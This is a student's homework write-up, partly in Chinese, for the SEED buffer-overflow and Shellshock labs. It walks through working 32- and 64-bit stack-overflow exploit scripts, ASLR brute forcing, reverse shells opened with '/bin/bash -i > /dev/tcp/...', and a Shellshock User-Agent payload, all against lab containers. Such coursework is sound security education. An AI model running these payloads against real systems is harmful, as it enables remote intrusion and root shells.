# HW2

## 2.1 SEED LAB

### Task 1

- Shell Code:

```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "rm test                                                  *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_64', 'wb') as f:
  f.write(content)
```

- Result:

```
[10/02/22]seed@VM:~/.../shellcode$ python3 shellcode_64.py
[10/02/22]seed@VM:~/.../shellcode$ touch test
[10/02/22]seed@VM:~/.../shellcode$ ./a
a32.out  a64.out
[10/02/22]seed@VM:~/.../shellcode$ ls
a32.out           codefile_64  shellcode_32.py
a64.out           Makefile     shellcode_64.py
call_shellcode.c  README.md    test
[10/02/22]seed@VM:~/.../shellcode$ ./a64.out
[10/02/22]seed@VM:~/.../shellcode$ ls
a32.out           codefile_64  shellcode_32.py
a64.out           Makefile     shellcode_64.py
call_shellcode.c  README.md
[10/02/22]seed@VM:~/.../shellcode$
```

## Task2


- 2.1:

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd23
8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd1c
8
server-1-10.9.0.5 | ==== Returned Properly ====
```

- 2.2:

  1. 把第一題的 shellcode 複製過來然後改成隨便 echo 一個東西
  2. 把 shellcode 放在陣列最後面 start = 517 - len(shellcode)
  3. 要把content[offset : offset + 4]的內容寫成 ret ，也就是說 offset應該要是 ebp - buffer + 4，也就是0xffffd238 - 0xffffd1c8 = 0x70
  4. ret 應該設定成 return value 之後的任一值，也就是> ebp+8

完整 shellocode:




```
#!/usr/bin/python3
import sys

shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "echo test                                                 *"
   "AAAA"    # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"    # Placeholder for argv[1] --> "-c"
   "CCCC"    # Placeholder for argv[2] --> the command string
   "DDDD"    # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)      # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd238 + 0x10     # Change this number
offset = 0x70 + 4              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Result:

```
[10/02/22]seed@VM:~/.../attack-code$ python3 exploit.py
[10/02/22]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[10/02/22]seed@VM:~/.../attack-code$
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd238
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd1c8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd238
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd1c8
server-1-10.9.0.5 | test
```

Reverse Shell:

照著instruction，先在本地開好 tcp server 用來接手被攻擊者的 shell:

```
[10/15/22]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
```

將shellcode 的 echo 改成如下來對本地的 tcp server 建立連線，將輸出輸入還有 err 都 redirect 到遠端的 socket 連線

```
/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```

最後便可由本地的 tcp server 使用遠端的 shell

```
[10/15/22]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 49862
root@22fd3ca775dd:/bof#
```

## Task 3

- 3.1:

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd178
server-2-10.9.0.6 | ==== Returned Properly ====
```

- 3.2:

    1. 由 3.1 得 buf位置

        1. 由於buffer最多就300，所以 return value 最少就是 buf + 300 + 8， 但由於不知道 ret 在哪，所以只好對buff 100~300的地方都寫上 ret value， shell code 不改

    完整 shellcode:

```
#!/usr/bin/python3
import sys

shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "echo test                                                 *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)      # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd178 + 300 + 0x10     # Change this number
offset = 0             # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address

for offset in range(100, 304, 4):
  content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')

##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Result:

```
[10/02/22]seed@VM:~/.../attack-code$ python3 exploit.py
[10/02/22]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
[10/02/22]seed@VM:~/.../attack-code$
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd178
server-2-10.9.0.6 | test
```

## Task 4

- 4.1:

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 3
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe490
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe3c0
server-3-10.9.0.7 | ==== Returned Properly ====
```

- 4.2:
  由於 64bit上作業系統高位為0， strcmp會因此停止，所以需要將shellcode放在 return address 之前的地方，這裡放在 buffer 的開頭，return address 就設在 buffer 一開始的地方，最後算出 return 最後回推的位置是 rbp - buffer + 8 = 0xd + 8

  中間一樣先在 local 起一個 tcp server 給遠端去接
  完整 shell code:

```
# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))


##################################################################
# Put the shellcode somewhere in the payload
start = 0      # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffe3c0    # Change this number
offset = 0xd0 + 8            # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address

content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')

##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

  Result:

```
[10/15/22]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 52682
root@3ca8312fd337:/bof#
```

## Task 5

- 5.1:

  先 nc 上去看位置

```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 5
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffe490
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffe430
server-4-10.9.0.8 | ==== Returned Properly ====
```

- 5.2:

  發現 buffer 很小，因此不能跟 task 4 一樣透過放在最前面來解決，不然會覆蓋掉 return address，觀察server 原始碼如下，先在 main 裡面做 fread，在 call dummy function，在 call bof，由於一開始的 fread 會完整吃到 517 長度的字串，因此我們需要跳到 main 裡的 buffer，因此修改長度為BUFSIZE + 1000(dummy function) + 一些偏移給rbp, rip還有其他 stack 上的變數，在這邊我們設定成1200

```c
void dummy_function(char *str);

int bof(char *str)
{
    char buffer[BUF_SIZE];

#if __x86_64__
    unsigned long int *framep;
    // Copy the rbp value into framep, and print it out
    asm("movq %%rbp, %0" : "=r" (framep));
#if SHOW_FP
    printf("Frame Pointer (rbp) inside bof():  0x%.16lx\n", (unsigned long) framep);
#endif
    printf("Buffer's address inside bof():     0x%.16lx\n", (unsigned long) &buffer);
#else
    unsigned int *framep;
    // Copy the ebp value into framep, and print it out
    asm("mov %%ebp, %0" : "=r" (framep));
#if SHOW_FP
    printf("Frame Pointer (ebp) inside bof():  0x%.8x\n", (unsigned) framep);
#endif
    printf("Buffer's address inside bof():     0x%.8x\n", (unsigned) &buffer);
#endif

    // The following statement has a buffer overflow problem
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];

    int length = fread(str, sizeof(char), 517, stdin);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

  完整 shell code :

```python
#!/usr/bin/python3
import sys


# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1          *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))


##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)      # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffe490 + 1200   # Change this number
offset = 0x60 + 8            # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address

content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')

##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Result:

```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../attack-code   seed@VM: ~/.../Labsetup
[10/15/22]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 52682
root@3ca8312fd337:/bof# ^C
[10/15/22]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.8 37192
root@98729cb3c372:/bof#
```

## Task 6

- 6.1:

```
[10/15/22]seed@VM:~/.../attack-code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/15/22]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
[10/15/22]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
[10/15/22]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.7 9090
^C
[10/15/22]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.7 9090
^C
[10/15/22]seed@VM:~/.../attack-code$
```

```
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffa51078
server-1-10.9.0.5 | Buffer's address inside bof():     0xffa51008
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffc79558
server-1-10.9.0.5 | Buffer's address inside bof():     0xffc794e8
server-1-10.9.0.5 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffe637c0e30
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffe637c0d60
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffdc50652d0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffdc5065200
server-3-10.9.0.7 | ==== Returned Properly ====
```

由於 ASLR， 每次 ebp/rbp 的位置都不一樣，因此沒辦法確定要跳回哪裡，增加了攻擊的難度

- 6.2:

Shell Code:

```
#!/usr/bin/python3
import sys


# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the s
   # The * in this line serves as the position marker         *
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1          *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))


######################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)      # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffc79558 + 0x10   # Change this number
offset = 0x70 + 4            # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')

######################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Result:

```
0 minutes and 15 seconds elapsed.
The program has been running 5745 times so far.
0 minutes and 15 seconds elapsed.
The program has been running 5746 times so far.
0 minutes and 15 seconds elapsed.
The program has been running 5747 times so far.
0 minutes and 15 seconds elapsed.
The program has been running 5748 times so far.
0 minutes and 15 seconds elapsed.
The program has been running 5749 times so far.
0 minutes and 15 seconds elapsed.
The program has been running 5750 times so far.
0 minutes and 15 seconds elapsed.
The program has been running 5751 times so far.
0 minutes and 15 seconds elapsed.
The program has been running 5752 times so far.
0 minutes and 15 seconds elapsed.
The program has been running 5753 times so far.
0 minutes and 15 seconds elapsed.
The program has been running 5754 times so far.
0 minutes and 15 seconds elapsed.
The program has been running 5755 times so far.

[10/15/22]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 33220
root@22fd3ca775dd:/bof#
```

## Task 7

- 7.1:

  修改 Makefile 把 stack protector 拿掉

```
FLAGS    = -z execstack
FLAGS_32 = -static -m32
TARGET   = server stack-L1 stack-L2 stack-L3 stack-L4

L1 = 100
L2 = 180
L3 = 200
L4 = 80

all: $(TARGET)

server: server.c
        gcc -o server server.c

stack-L1: stack.c
        gcc -DBUF_SIZE=$(L1) -DSHOW_FP $(FLAGS) $(FLAGS_32) -o $@ stack.c

stack-L2: stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c

stack-L3: stack.c
        gcc -DBUF_SIZE=$(L3) -DSHOW_FP $(FLAGS) -o $@ stack.c

"Makefile" 33L, 610C                                          14,0-1        Top
```

編譯

```
[10/15/22]seed@VM:~/.../server-code$ make stack-L1
gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -static -m32 -o stack-L1 stack.c
```

把 badfile 倒進去得到結果

```
[10/15/22]seed@VM:~/.../server-code$ ./stack-L1 < ../attack-code/badfile
Input size: 517
Frame Pointer (ebp) inside bof():  0xff8b2228
Buffer's address inside bof():     0xff8b21b8
*** stack smashing detected ***: terminated
Aborted
```

發生了 stack smashing，代表觸發了 gcc 的 stack protector，防止 Buffer overflow

- 7.2:

  修改 Makefile 把 execstack 拿掉

```
all:
        gcc -m32 -o a32.out call_shellcode.c
        gcc -o a64.out call_shellcode.c

clean:
        rm -f a32.out a64.out codefile_32 codefile_64
```

  Result:

```
[10/15/22]seed@VM:~/.../shellcode$ python3 shellcode_32.py
[10/15/22]seed@VM:~/.../shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[10/15/22]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[10/15/22]seed@VM:~/.../shellcode$ python3 shellcode_64.py
[10/15/22]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[10/15/22]seed@VM:~/.../shellcode$
```

  發生了 Segment Fault，代表執行在不可執行的區段。

## 2.2 Getting a Reverse Shell via Shellshock Attack

由於CGI裡面跑的是 shell script，並繼承了環境變數，因此可以使用 Shellshock 去創造一個 Reverse Shell，以達到攻擊的目的

1. 把環境的 docker 跑起來，得到 webserver 的 ip 為 10.9.0.80

```
[10/15/22]seed@VM:~/.../Labsetup$ docker-compose up
WARNING: Found orphan containers (server-3-10.9.0.7, server-2-10.9.0.6, server-4-10.9.0.
8, server-1-10.9.0.5) for this project. If you removed or renamed this service in your c
ompose file, you can run this command with the --remove-orphans flag to clean it up.
Starting victim-10.9.0.80 ... done
Attaching to victim-10.9.0.80
victim-10.9.0.80 |  * Starting Apache httpd web server apache2                    *
```

2. 把 tcp server 跑起來做 reverse shell 接入點

```
[10/15/22]seed@VM:~$ nc -lnvp 9090
Listening on 0.0.0.0 9090
```

3. 構造 curl 的 payload 去啟動 reverse shell，構造方式只要塞在 http header 的任意一項，就會因為環境變數的繼承，而變成 shellshock，這邊塞在 User Agent，並呼叫有問題的 CGI (vul.cgi)

```
curl -A "(){:;}; /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1"
http://10.9.0.80/cgi-bin/vul.cgi
```

4. Result:


## 2.3 How to Patch Shellshock?

```
// In bash5-2/builtins/evalstring.c::parse_and_execute()



 if (parse_command () == 0)
    {

      if ((flags & SEVAL_PARSEONLY) || (interactive_shell == 0 && read_but_dont_execute))
        {
          last_result = EXECUTION_SUCCESS;
          dispose_command (global_command);
          global_command = (COMMAND *)NULL;
        }
      else if (command = global_command)
        {
          struct fd_bitmap *bitmap;

          // 當如果 expression 不是 function define(variable define) 但是在做stringeval的時候是function define，且 parser 還有沒吃完的字的時候，就不會執行
          if (flags & SEVAL_FUNCDEF)
        {
          char *x;

          /* If the command parses to something other than a straight
             function definition, or if we have not consumed the entire
             string, or if the parser has transformed the function
             name (as parsing will if it begins or ends with shell
             whitespace, for example), reject the attempt */
          if (command->type != cm_function_def ||
              ((x = parser_remaining_input ()) && *x) ||
              (STREQ (from_file, command->value.Function_def->name->word) == 0))
            {
              internal_warning (_("%s: ignoring function definition attempt"), from_file);
              should_jump_to_top_level = 0;
              last_result = last_command_exit_value = EX_BADUSAGE;
              set_pipestatus_from_exit (last_command_exit_value);
              reset_parser ();
```

```
            break;
        }
    }
```

## 2.4 Environment Variables in GDB

1. 編寫如下 C 程式

```c
#include <stdio.h>

int main(int argc, char *argv[], char *envp[]) {
    for(char **env = envp; *env; env++)
        printf("%s\n", *env);
}
```

2. Compile 並執行在普通跟 gdb 環境下，把 stdout 倒出到兩個不同 files 裡面，

```
blast@DESKTOP-9R9RESV:~/Playground/C$ gcc test.c -o test
blast@DESKTOP-9R9RESV:~/Playground/C$ test > out_1
blast@DESKTOP-9R9RESV:~/Playground/C$ gdb test
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from test...
(No debugging symbols found in test)
(gdb) r > out_2
Starting program: /home/blast/Playground/C/test > out_2
[Inferior 1 (process 2578) exited normally]
(gdb) exit
Undefined command: "exit".  Try "help".
(gdb) quit
blast@DESKTOP-9R9RESV:~/Playground/C$
```

3. 用 diff 比較結果，發現 gdb 新增了兩個變數 LINES 跟 COLUMNS

```
blast@DESKTOP-9R9RESV:~/Playground/C$ colordiff out_1 out_2
5a6
> _=/usr/bin/gdb
6a8
> LINES=41
10a13
> COLUMNS=123
21d23
< _=./test
blast@DESKTOP-9R9RESV:~/Playground/C$
```

# 2.5 x64 Buffer Overflow Attack

1. 編譯

```
[10/16/22]seed@VM:~/.../attack-code$ gcc -o stack -z execstack -fno-stack-protector stac
k.c
[10/16/22]seed@VM:~/.../attack-code$ sudo chown root stack && sudo chmod 4755 stack
[10/16/22]seed@VM:~/.../attack-code$
```

2. 用 gdb 執行設定斷點在 foo，並且用 n 執行到 print 那行，得出 rbp 為 0x7fffffffde90 ，buffer開頭為0x7fffffffde20, return address offset 推斷為 de90 - de20 + 8

```
Legend: code, data, rodata, value
0x00005555555551ec in foo ()
gdb-peda$ n
0x7fffffffde20
[----------------------------------registers-----------------------------------]
RAX: 0xf
